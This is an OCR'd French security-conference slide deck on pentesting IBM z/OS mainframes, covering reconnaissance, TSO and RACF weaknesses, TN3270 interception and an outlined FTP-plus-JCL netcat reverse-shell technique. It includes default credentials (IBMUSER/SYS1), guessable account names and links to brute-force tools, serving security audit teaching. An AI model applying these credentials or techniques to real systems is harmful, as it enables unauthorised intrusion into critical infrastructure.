8 décembre 2015

Pentest de z/OS

Présentation à l'OSSIR / Groupe Paris

Ayoub Elaassal

Consultant sécurité

solucom
management & IT consulting

Agenda

1. Quelques rappels
2. Reconnaissance
3. Boite noire
4. Boite grise

Quelques rappels

Z13 Entreprise Class

89 processeurs à usage général

89 processeurs fail-over


89 processeurs dédiés à Unix et Z/VM

44 processeurs Java et XML

jusqu'à 3To de mémoire

…

- ***z/OS** : le système d'exploitation de prédilection souvent rencontré sur les Mainframes ;*
- ***z/VM** : un système d'exploitation en single user qui fait office d'hyperviseur et gère une ou plusieurs machines virtuelles.*
- ***z/TPF** : Un système d'exploitation orienté gestion des transactions souvent prisé par les compagnies aériennes ;*



Quelques rappels

ESM : Composant externe qui assure le contrôle d'accès aux ressources ainsi que l'authentification des utilisateurs (**RACF**)
La base RACF contient donc entre autres :

- *Mots de passe (hachés)*
- *Certificats*
- *Profils d'accès appliqués aux ressources*

Attributs conférant des privilèges sur RACF :

- *SPECIAL : ~ root sur le système*
- *OPERATIONS : accès à l'ensemble des datasets (fichiers)*
- *AUDIT : gestion des traces*

TSO : Terminal d'accès au Mainframe (permet l'exécution de commandes)

TN3270 : Telnet à la sauce IBM (terminaux virtuels : x3270, s3270 ou telnet)

OMVS / USS : Unix sur Z


EBCDIC : Charset sur 8 bits utilisé dans le mode Mainframe pour coder les caractères (A= x55)

Agenda

1. Quelques rappels
2. Reconnaissance
3. Boite noire
4. Boite grise

Scan réseau…trop dangereux ?

Réponse d'IBM :


System z servers are among the most secure servers on the market, with mean time between failures (MTBF) measured in decades. In fact, the System z is designed for up to 99.999% availability with Parallel Sysplex clustering. The System z is designed to provide superior qualities of service to help support high volume, transaction-driven applications, and other critical processes. It supplies tremendous power and throughput for information-intensive computing requirements.

Introduction to the new mainframe zOS Basics – page 16

S'il est possible de rendre indisponible un système qui traite 300 000€ de transactions par jour avec un SYN scan…vulnérabilité il y a.

Nmap pose cependant d'autres types de soucis : écart entre la version renvoyée et le véritable OS installé :

```
root@kali:~# nmap 2           0 -p 23 -A

Starting Nmap 6.47 ( http://nmap.org ) at 2015-11-19 15:02 CET
Nmap scan report for pas.mimc.com (216.77.62.20)
Host is up (0.12s latency).
PORT   STATE SERVICE VERSION
23/tcp open  telnet  IBM OS/390 or SNA telnetd
Warning: OSScan results may be unreliable because we could not find at least 1
Aggressive OS guesses: Panasas ActiveStor storage device (version 3.0.6.d) (92
D 6.1 (88%), D-Link DSL-500G ADSL router (88%), Huawei MT-800, Tenda TED8620R,
```


Contrairement au Z/OS OS/390 EST une relique


Réseau

Il est nécessaire de mettre à jour le fichier /usr/share/nmap/nmap-service-probes

Des scripts publics permettent d'automatiser la capture de screenshots

- *https://github.com/mainframed/NMAP/blob/master/3270_screen_grab.nse*
- *https://github.com/singe/mainframe_brute/blob/master/screenshotter.py*







L'intérêt est bien sûr l'automatisation sur un large périmètre mais également de recenser les applications potentiellement accessibles via VTAM

VTAM

VTAM est une interface qui centralise l'accès vers plusieurs applications via le renseignement d'un APPLID
La commande IBMTEST permet d'identifier les interfaces VTAM
Les applications proposées peuvent être également accessibles sur un port dédié





Outil de bruteforce des APPLIDS :

- https://github.com/sensepost/mainframe_brute
- https://github.com/zedsec390/defcon23/tree/master/Network%20Tools/NMAP

Services communs

Services classiques que l'on peut retrouver sur un z/OS :


- *HTTP(s)*
- *SSH*
- *FTP*
- *VTAM :* une interface qui centralise l'accès vers plusieurs applications.
- *TSO*
- *MQ : gestionnaire de files d'attente*
- *CICS : moteur transactionnel*
- *DB2 : base de données relationnelle*
- *Divers applications métiers*
- *…*

Agenda

1. Quelques rappels
2. Reconnaissance
3. Boite noire
4. Boite grise

TSO

TSO est la console d'accès à distance du Mainframe
Compte par défaut : IBMUSER / SYS1



Un message verbeux qui confirme si l'utilisateur existe ou non au niveau de RACF

Le bruteforce du nom d'utilisateur ne déclenche pas de blocage de compte

[REX] Les mots de passe les plus courants

- *Login du user ☺*
- *SYS1 pour les comptes par défaut*

Les limites de la politique de mot de passe

- *Les noms d'utilisateurs et mots de passe sont limités à 8 caractères maximum ;*
- *La casse n'est pas prise en compte par défaut ;*
- *L'algorithme de hachage utilisé est basé sur DES ;*
- *Uniquement trois caractères spéciaux sont supportés : #, @ et & (dits caractères nationaux),*
- *Les règles de politique de mot de passe sont très limitées : il n'est pas possible d'implémenter les règles suivantes par exemple : « présence d'au moins 1 chiffre dans le mot de passe», « au moins 2 caractères spéciaux », etc.*

[REX] Une politique de mot de passe globale est généralement implémentée…un profil peut cependant y déroger, en particuliers les comptes de backup et de test

Idées de comptes à tester (limite fixée à 7 caractères):


- *SYSDEV*
- *SYSPROG*
- *RSTA0X*
- *DEVQUAL*
- *PRDOPR*
- *SYSOPR*
- *FORM0X*
- *SECOP01*
- *SEC000*
- *…*

Outil d'automatisation de l'attaque de bruteforce : https://github.com/mainframed/psikotik

TSO

Et bien sûr, Telnet c'est du flux en clair….


Ettercap supporte le protocole TN3270 : https://github.com/Ettercap/ettercap



Récupération d'un compte utilisateur et mot de passe

…et le chiffrement dans tout cela

Les émulateurs 3270 supportent pour la plupart le chiffrement SSL, côté serveur :
Z/OS v1r13 : ne supporte pas SSLv2 par défaut
Z/OS v2r1 : ne supporte pas SSLv3 par défaut



050435363738392F303132330A1613100D0915120F0C0306020100


When executing in non-FIPS mode, if GSK_V3_CIPHERS is set to GSK_V3_CIPHERS_CHAR4, and a cipher specification is not set in GSK_V3_CIPHER_SPECS_EXPANDED, then the default cipher specification is set as follows:


0005000400350036003700380039002F003000310032003300 0A0016
00130010000D000900150012000F000C0003000600020001 0000


RSA_SSL_RC4_128_MD5
RSA_SSL_RC4_128_SHA1
RSA_SSL_AES_256_SHA1
…


Environ la moitié des mainframes exposés sur Internet proposent du chiffrement SSL…sauf que les clients 3270 ne vérifient pas systématiquement la validité du certificat

Z dans la nature









Mainframesproject.tumblr.com

Focus TN3270

TN3270 protocole historique s'appuyant sur Telnet pour communiquer avec des Mainframes sur TCP/IP.

Chaque champ est composé d'un attribut de 8 bits qui gère son état :

- *bit 2 : champ protégé*
- *bit 3 : champ numérique ou alphanumérique*
- *bits 4 et 5 : visibilité du champ*
- *bit 7 : modification du champ par l'opérateur*

⇒ **CSS sur 8bits**

Nous ne retrouvons peut être pas de BufferOverflow sur du Cobol **mais nous avons bien toutes les vulnérabilités classiques liées à la validation des inputs côté client :**

- *Escalade horizontale et verticale*
- *Contournement de l'authentification*
- *SQLi*


Proxy TN3270

Big Iron Recon & Pwnage (i.e BIRP) :

- https://github.com/sensepost/birp

Set'n'3270 :

- https://github.com/zedsec390/defcon23/tree/master/Network%20Tools/SETn3270




Sans interception

Avec interception

FTP

Service **FTP classique** accessible par défaut sur le port 21…avec une petite touche IBM :



Introduction

You probably know that you can use File Transfer Protocol (FTP) to transfer files, but the z/OS FTP server is a little different. Not only can it provide standard access to z/OS UNIX® System Services files, the server can also provide the following:

- z/OS datasets
- Job Entry Subsystem (JES) spool datasets
- SQL result sets

JES : ordonnanceur de JOB
JOB : tâche exécutée par le système

FTP => exécution de commande à distance sur l'environnement Unix…et z/OS

FTP

L'idée est donc la suivante :

- *Déposer un Netcat classique sur OMVS via FTP*
- *Déposer un Batch JCL qui exécute le Netcat chargé*
- *Attendre patiemment son reverse-shell*


…**sauf que :**

- Netcat classique ne marcherait pas car le mainframe communique par défaut en EBCDIC…
  - *Open source, fonction de conversion facile à coder*
- Le JCL c'est compliqué et les communautés z/OS ne sont pas très…coopératives
  - *Copier-coller des bouts de code par-ci par là*

```
//USSSCHG  JOB (JOBNAME),'CREATE USS SCREEN ',CLASS=A,
//*            TYPRUN=SCAN,
//             MSGLEVEL=(1,1),MSGCLASS=K,NOTIFY=&SYSUID
//*
//BUILD   EXEC ASMACL
//C.SYSLIB  DD DSN=SYS1.SISTMAC1,DISP=SHR
//          DD DSN=SYS1.MACLIB,DISP=SHR
//C.SYSIN   DD *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
         MACRO
&NAME    SCREEN &MSG=?,&TEXT=?
         AIF   ('&MSG' EQ '?' OR '&TEXT' EQ '?').END
         LCLC  &BFNAME,&BFSTART,&BFEND
&BFNAME  SETC  'BUF'.'&MSG'
&BFBEGIN SETC  '&BFNAME'.'B'
&BFEND   SETC  '&BFNAME'.'E'
.BEGIN   DS    0F
&BFNAME  DC    AL2(&BFEND-&BFBEGIN)        MESSAGE LENGTH
&BFBEGIN EQU   *                         START OF MESSAGE
```

FTP

…ou bien



https://github.com/mainframed/MainTP/blob/master/MainTP.py

Agenda

1. Quelques rappels
2. Reconnaissance
3. Boite noire
4. Boite grise

Resource Access Control Facility

Depuis1976

Resource Access Control Facility

Contrôle d'accès aux ressources

- Les mots de passe des utilisateurs
- Les droits d'accès de chaque utilisateur sur chaque ressource :
  - Commandes à exécuter
  - Fichiers à consulter/écrire
- Attributs des utilisateurs :
  - SPECIAL
  - OPERATIONS
  - AUDITOR

Informations sensibles

- Certificats machines, users, etc.
- Tout autre type de secret

Resource Access Control Facility

Type	Name	UACC	Owner	IT	Group/user	Privilege level
